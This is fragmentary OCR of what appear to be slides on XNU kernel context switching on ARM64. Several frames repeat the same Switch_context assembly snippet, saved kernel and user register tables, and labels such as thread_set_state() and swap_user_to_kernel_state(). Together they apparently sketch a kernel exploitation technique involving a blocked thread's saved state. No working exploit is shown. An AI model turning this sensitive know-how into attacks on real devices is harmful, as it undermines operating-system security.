







swap_user_to_kernel_state()
thread_set_state()


Thread B




Switch_context
...
STP X29, X30, [X3
...
LDR X3, [X0,#arm_context.lr]
...
MOV X30, X3
...
RET
thread_block_reason
...
BL Switch_context
...
Kernel state
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig
thread A
upcb
kstackptr
User state
X0
X1
X2
X3
X4
X5
X29
LR
SP
PC
CPSR
pac_sig
Kernel
User
mach_msg()
swap_user_to_kernel_state()
thread_set_state()
Thread A
Thread B




Switch_context
...
STP X29, X30, [X3,#arm_context.x29]
...
LDR X3, [X0,#arm_context.lr]
...
MOV X30, X3
...
RET
thread_block_reason
...
BL Switch_context
...
Kernel state
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig
thread A
blocked
upcb
kstackptr
User state
X0
X1
X2
X3
X4
X5
X29
LR
SP
PC
CPSR
pac_sig
Kernel
User
mach_msg()
swap_user_to_kernel_state()
thread_set_state()
Thread A
Thread B


Switch_context
...
STP X29, X30, [X3,#arm_context.x29]
...
LDR X3, [X0,#arm_context.lr]
...
MOV X30, X3
...
RET
thread_block_reason
...
BL Switch_context
...
Kernel state
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig
thread A
blocked
upcb
kstackptr
User state
X0
X1
X2
X3
X4
X5
X29
LR
SP
PC
CPSR
pac_sig
Kernel
User
mach_msg()
swap_user_to_kernel_state()
thread_set_state()
Thread A
Thread B



Switch_context
...
STP X29, X30, [X3,#arm_context.x29]
...
LDR X3, [X0,#arm_context.lr]
...
MOV X30, X3
...
RET
thread_block_reason
...
BL Switch_context
...
Kernel state
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig
thread A
blocked
upcb
kstackptr
User state
X0
X1
X2
X3
X4
X5
X29
LR
SP
PC
CPSR
pac_sig
Kernel
User
mach_msg()
swap_user_to_kernel_state()
thread_set_state()
Thread A
Thread B





Switch_context
...
STP X29, X30, [X3,#arm_context.x29]
...
LDR X3, [X0,#arm_context.lr]
...
MOV X30, X3
...
RET
thread_block_reason
...
BL Switch_context
...
Kernel state
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig
thread A
blocked
upcb
kstackptr
User state
X0
X1
X2
X3
X4
X5
X29
LR
SP
PC
CPSR
pac_sig
Kernel
User
mach_msg()
swap_user_to_kernel_state()
thread_set_state()
Thread A
Thread B


```
Switch_context
    ...
    STP      X29, X30, [X3,#arm_context.x29]
    ...
    LDR      X3, [X0,#arm_context.lr]
    ...
    MOV      X30, X3
    ...
    RET

thread_block_reason
    ...
    BL       Switch_context
    ...
```

Kernel

User







`mach_msg()`

Thread A

`swap_user_to_kernel_state()`

▶ **`thread_set_state()`**

Thread B

```
Switch_context
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    LDR     X3, [X0,#arm_context.lr]
    ...
    MOV     X30, X3
    ...
    RET

thread_block_reason
    ...
    BL      Switch_context
    ...
```

Kernel state

⋮
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig

thread A

- upcb
- kstackptr

User state

X0
X1
X2
X3
X4
X5
⋮
X29
LR
SP
PC
CPSR
pac_sig

